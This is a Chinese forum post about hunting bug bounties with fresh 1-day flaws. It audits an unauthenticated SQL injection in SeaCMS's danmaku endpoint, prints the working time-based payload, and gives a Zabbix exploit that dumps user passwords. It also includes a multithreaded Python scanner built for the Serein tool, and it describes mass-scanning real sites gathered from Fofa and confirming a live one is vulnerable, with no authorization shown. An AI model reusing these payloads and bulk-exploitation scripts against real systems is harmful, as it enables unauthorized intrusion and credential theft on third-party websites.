前言
最近在学习 SRC 的挖掘,常规的 SRC 挖掘多半是找信息泄露、逻辑漏洞、越权漏洞,但说实话,这些不仅需要不少时间,还很吃经验。其实还有一条路:利用刚出的 1day 漏洞进行批量扫描,要是自己会点儿代码审计,那整套流程就能跑得很顺畅。下面分享一下我个人的实战过程。
工具介绍
这里用到的工具是 Serein,一款图形化、可批量采集 URL 并进行多种 nday 检测的工具,适用于 SRC 挖掘、CNVD 挖掘、0day 利用,以及打造自己的武器库。它能直接批量利用诸如 Actively Exploited Atlassian Confluence 0day CVE-2022-26134 和 DedeCMS v5.7.87 SQL 注入 CVE-2022-23337 等漏洞。后面的内容会逐步介绍具体用法。
漏洞样本
这次挑选的是前段时间爆出的 Seacms SQL 注入,当时我也顺手审计了一下,下面给出审计过程。
/js/player/dmplayer/dmku/index.php 未授权 SQL 注入
这个漏洞相比需要登录后台的同类问题危害更大,因为完全不用登录。

看现象确实 sleep 了,说明漏洞存在。来看代码:
if ($_GET['ac'] == "edit") {
    $cid = $_POST['cid'] ?: showmessage(-1, null);
    $data = $d->编辑弹幕($cid) ?:  succeedmsg(0, '完成');
    exit;
}
跟进 编辑弹幕 方法,一路走到这里:
public static function 编辑_弹幕($cid)
    {
        try {
            global $_config;
            $text = $_POST['text'];
            $color = $_POST['color'];
            $conn = @new mysqli($_config['数据库']['地址'], $_config['数据库']['用户名'], $_config['数据库']['密码'], $_config['数据库']['名称'], $_config['数据库']['端口']);

            $sql = "UPDATE sea_danmaku_list SET text='$text',color='$color' WHERE cid=$cid";
            $result = "UPDATE sea_danmaku_report SET text='$text',color='$color' WHERE cid=$cid";
            $conn->query($sql);
            $conn->query($result);
        } catch (PDOException $e) {
            showmessage(-1, '数据库错误:' . $e->getMessage());
        }
    }
可以看出,查询直接用了原生的 query 方法,没有任何过滤,从而导致了 SQL 注入。
另外,当 ac=del 且 type=list 时:
else if ($_GET['ac'] == "del") {
        $id = $_GET['id'] ?: succeedmsg(-1, null);
        $type = $_GET['type'] ?: succeedmsg(-1, null);
        $data = $d->删除弹幕($id) ?: succeedmsg(0, []);
        succeedmsg(23, true);
进入 删除弹幕($id):
public function 删除弹幕($id)
    {
        //sql::插入_弹幕($data);
        sql::删除_弹幕数据($id);
    }
进入 sql::删除_弹幕数据($id):
public static function 删除_弹幕数据($id)
    {
        try {
            global $_config;
            $conn = @new mysqli($_config['数据库']['地址'], $_config['数据库']['用户名'], $_config['数据库']['密码'], $_config['数据库']['名称'], $_config['数据库']['端口']);
            $conn->set_charset('utf8');
            if ($_GET['type'] == "list") {
                $sql = "DELETE FROM sea_danmaku_report WHERE cid={$id}";
                $result = "DELETE FROM sea_danmaku_list WHERE cid={$id}";
                $conn->query($sql);
                $conn->query($result);
            } else if ($_GET['type'] == "report") {
                $sql = "DELETE FROM sea_danmaku_report WHERE cid={$id}";
                $conn->query($sql);
            }
        } catch (PDOException $e) {
            showmessage(-1, '数据库错误:' . $e->getMessage());
        }
    }
id 和 type 我们都能控制,并且没有任何过滤,当 type=list 时直接拼进 query 执行。
漏洞验证
POC:

GET /js/player/dmplayer/dmku/index.php?ac=del&id=(select(1)from(select(sleep(6)))x)&type=list HTTP/1.1
Host: seacms:8181
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://seacms:8181/js/player/dmplayer/dmku/index.php?ac=del&id=(select(1)from(select(sleep(0)))x)&type=list
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=5dl35hp50uj606p52se8kg91a2; t00ls=e54285de394c4207cd521213cebab040; t00ls_s=YTozOntzOjQ6InVzZXIiO3M6MjY6InBocCB8IHBocD8gfCBwaHRtbCB8IHNodG1sIjtzOjM6ImFsbCI7aTowO3M6MzoiaHRhIjtpOjE7fQ%3D%3D; XDEBUG_SESSION=PHPSTORM
Connection: keep-alive
效果如下,确实延迟了 6 秒:
工具利用过程
接下来先梳理工具加载自定义漏洞的逻辑。
1. 配置说明(Fofa)
工具需要你提前配置邮箱和 API Key,相关代码片段:
def fofa_saveit_first():
    email = fofa_text1.get()
    key = fofa_text2.get()
    with open("fofa配置.conf","a+") as f:
        f.write(f"[data]\nemail={email}\nkey={key}")
        f.close()
    showinfo("保存成功!","请继续使用fofa搜索模块!下一次将自动读取,不再需要配置!")
    text3.insert(END,f"【+】保存成功!请继续使用fofa搜索模块!下一次将会自动读取,不再需要配置!您的email是:{email};为保护您的隐私,api-key不会显示。\n")
    text3.see(END)
    fofa_info.destroy()
def fofa_saveit_twice():
    global email_r,key_r
    if not os.path.exists("fofa配置.conf"):
        fofa_saveit_first()
    else:
        email_r = getFofaConfig("data", "email")
        key_r = getFofaConfig("data", "key")
def fofa_info():
    global fofa_info,fofa_text1,fofa_text2, fofa_text3
    fofa_info = tk.Tk()
    fofa_info.title("fofa配置")
    fofa_info.geometry('230x100')
    fofa_info.resizable(0, 0)
    fofa_info.iconbitmap('logo.ico')
    fofa_email = tk.StringVar(fofa_info,value="填注册fofa的email")
    fofa_text1 = ttk.Entry(fofa_info, bootstyle="success", width=30, textvariable=fofa_email)
    fofa_text1.grid(row=0, column=1, padx=5, pady=5)
    fofa_key = tk.StringVar(fofa_info,value="填email对应的key")
    fofa_text2 = ttk.Entry(fofa_info, bootstyle="success", width=30, textvariable=fofa_key)
    fofa_text2.grid(row=1, column=1, padx=5, pady=5)
    button1 = ttk.Button(fofa_info, text="点击保存", command=fofa_saveit_twice, width=30, bootstyle="info")
    button1.grid(row=2, column=1, padx=5, pady=5)
    fofa_info.mainloop()

使用 Fofa 的流程大致如下:

后面调 Fofa API 需要 VIP 权限。
2. 添加自定义漏洞脚本
每个漏洞对应一个独立的 Python 脚本。添加自定义按钮的地方在:

这个逻辑很好理解,比如我自己添加了一个:
button50 = ttk.Button(group3,text="seacms前台sql注入",command=sql_injection_gui,width=45,bootstyle="primary")
button50.grid(row=15,column=2,columnspan=2,padx=5,pady=5)
然后就是写对应的利用脚本。想快速上手可以随便找一个自带的脚本参考一下,比如:

看看它的整体架构:访问地址,发送 payload,根据成功/失败的特征判定结果,最后套一层 GUI。这里以 zabbix_sql.py 为例:
import requests
import tkinter as tk
from tkinter import scrolledtext
from concurrent.futures import ThreadPoolExecutor
from ttkbootstrap.constants import *
"""
Zabbix ‘popup.php’SQL注入漏洞
http://www.cnnvd.org.cn/web/xxk/ldxqById.tag?CNNVD=CNNVD-201112-017
Zabbix的popup.php中存在SQL注入漏洞。远程攻击者可借助only_hostid参数执行任意SQL命令。
"""
def zabbix_sql_exp(url):
    poc = r"""popup.php?dstfrm=form_scenario&dstfld1=application&srctbl=applications&srcfld1=name&only_hostid=1))%20union%20select%201,group_concat(surname,0x2f,passwd)%20from%20users%23"""
    target_url = url + poc
    status_str = ['Administrator', 'User']
    try:
        res = requests.get(url, Verify=False,timeout=3)
        if res.status_code == 200:
            target_url_payload = f"{target_url}"
            res = requests.get(url=target_url_payload,Verify=False)
            if res.status_code == 200:
                for i in range(len(status_str)):
                    if status_str[i] in res.text:
                        zabbix_sql.insert(END,"【*】存在漏洞的url:" + url + "\n")
                        zabbix_sql.see(END)
                        with open("存在Zabbix—SQL注入漏洞的url.txt", 'a') as f:
                            f.write(url + "\n")
            else:
                target_url = url + '/zabbix/' + poc
                res = requests.get(url=target_url,verify=False)
                for i in range(len(status_str)):
                    if status_str[i] in res.text:
                        zabbix_sql.insert(END, "【*】存在漏洞的url:" + url + "\n")
                        zabbix_sql.see(END)
                        with open("存在Zabbix—SQL注入漏洞的url.txt", 'a') as f:
                            f.write(url + "\n")
        else:
            zabbix_sql.insert(END, "【×】不存在漏洞的url:" + url + "\n")
            zabbix_sql.see(END)
    except Exception as err:
        zabbix_sql.insert(END, "【×】目标请求失败,报错内容:" + str(err) + "\n")
        zabbix_sql.see(END)
def get_zabbix_addr():
    with open("url.txt","r") as f:
        for address in f.readlines():
            address = address.strip()
            yield address
def zabbix_sql_gui():
    zabbix_sql_poc = tk.Tk()
    zabbix_sql_poc.geometry("910x450")
    zabbix_sql_poc.title("Zabbix—SQL注入 漏洞一把梭")
    zabbix_sql_poc.resizable(0, 0)
    zabbix_sql_poc.iconbitmap('logo.ico')
    global zabbix_sql
    zabbix_sql = scrolledtext.ScrolledText(zabbix_sql_poc,width=123, height=25)
    zabbix_sql.grid(row=0, column=0, padx=10, pady=10)
    zabbix_sql.see(END)
    addrs = get_zabbix_addr()
    max_thread_num = 30
    executor = ThreadPoolExecutor(max_workers=max_thread_num)
    for addr in addrs:
        future = executor.submit(zabbix_sql_exp, addr)
    zabbix_sql_poc.mainloop()
参照这个骨架,我写出了针对 Seacms 的注入检测脚本:
import requests
import time
import tkinter as tk
from tkinter import scrolledtext
from concurrent.futures import ThreadPoolExecutor
from ttkbootstrap.constants import *

# 执行SQL注入检测的函数
def sql_injection_exp(url):
    target = url + "/js/player/dmplayer/dmku/index.php?ac=edit"
    data = {
        "cid": "(select(1)from(select(sleep(6)))x)",
        "text": "1",
        "color": "1"
    }
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36",
        "Content-Type": "application/x-www-form-urlencoded"
    }
    start_time = time.time()

    try:
        response = requests.post(target, data=data, headers=headers, timeout=10)
        elapsed_time = time.time() - start_time

        if elapsed_time > 5:
            output_text.insert(END, f"【*】找到SQL注入在 {target} (响应时间: {elapsed_time:.2f} 秒)\n")
            output_text.see(END)
            with open("找到sql注入的url.txt", 'a') as f:
                f.write(url + "\n")
        else:
            output_text.insert(END, f"【×】没有SQL注入在 {target} (响应时间: {elapsed_time:.2f} 秒)\n")
            output_text.see(END)
    except requests.exceptions.RequestException as err:
        output_text.insert(END, f"【×】目标请求失败:{target},错误内容:{err}\n")
        output_text.see(END)

# 获取URL地址的生成器
def get_urls():
    with open('url.txt', 'r') as file:
        for line in file.readlines():
            yield line.strip()

# GUI界面
def sql_injection_gui():
    root = tk.Tk()
    root.geometry("910x450")
    root.title("seacms前台sql注入")
    root.resizable(0, 0)

    global output_text
    output_text = scrolledtext.ScrolledText(root, width=123, height=25)
    output_text.grid(row=0, column=0, padx=10, pady=10)

    urls = get_urls()
    max_threads = 30  # 并发线程数
    executor = ThreadPoolExecutor(max_workers=max_threads)

    for url in urls:
        future = executor.submit(sql_injection_exp, url)

    root.mainloop()

添加好模块后,可以看到已经成功集成:
实战演示
先收集 URL,配置好 Fofa 的话可以直接搜索,我这里没有会员,所以提前把 URL 放到了一个文件里:

然后进入对应的利用模块:
检测效果:

随便挑一个网址验证一下,打开后正常显示,说明网站还在运行:

接着测试漏洞,请求延时明显:

可以看到漏洞确实存在。
最后就是批量查权重,这一步也是工具一把梭:

整个流程走下来,从代码审计到工具集成,再到批量利用,只要思路清晰,完全可以做到半自动化产出。
 发表于 2026-4-25 05:28:09
|
查看: 328|
回复: 0
发表于 2026-4-25 05:28:09
|
查看: 328|
回复: 0

